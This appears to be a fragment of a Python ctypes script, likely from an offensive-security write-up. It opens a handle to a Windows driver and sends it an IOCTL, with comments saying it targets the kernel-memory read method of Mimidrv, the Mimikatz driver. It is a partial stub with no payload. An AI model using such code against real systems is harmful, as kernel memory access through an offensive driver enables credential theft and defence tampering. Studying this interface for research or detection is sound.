hevDevice = kernel32.CreateFileW(
    DRIVER_PATH,                    # lpFileName
    GENERIC_READ | GENERIC_WRITE,   # dwDesiredAccess
    0,                              # dwShareMode*
    None,                           # lpSecurityAttributes**
    OPEN_EXISTING,                  # dwCreationDisposition***
    0,                              # dwFlagsAndAttributes
    None                            # hTemplateFile
)

# * Prevents other processes from opening a file or device if they
# request delete, read, or write access.
# ** The handle returned by CreateFile cannot be inherited by any
# child processes the application may create.
# *** Opens a file or device, only if it exists.

if not hevDevice or hevDevice == -1:
    print ('Couldn\'t get Device Driver handle.')
    sys.exit(1)
else:
    print('Getting Device driver handle successful')


#Mimidrv's kkll_m_memory_vm_read method expects:
#(PVOID Dest, PVOID From, DWORD Size)

inBuffer = wintypes.ULONG()
inPointer = ctypes.pointer(inBuffer)
inLength = ctypes.sizeof(inBuffer)

outBuffer = wintypes.ULONG()
outPointer = ctypes.pointer(outBuffer)
outLength = ctypes.sizeof(outBuffer)

dwResult = wintypes.ULONG()
refResult = ctypes.byref(dwResult)

# DeviceIoControl
kernel32.DeviceIoControl(
    hevDevice,   # hDevice
    MY_IOCTL,    # dwIoControlCode
    inPointer,   # lpInBuffer
    inLength,    # nInBufferSize
    outPointer,  # lpOutBuffer
    outLength,   # nOutBufferSize
    refResult,   # lpBytesReturned
    None         # lpOverlapped
)

print(dwResult)
```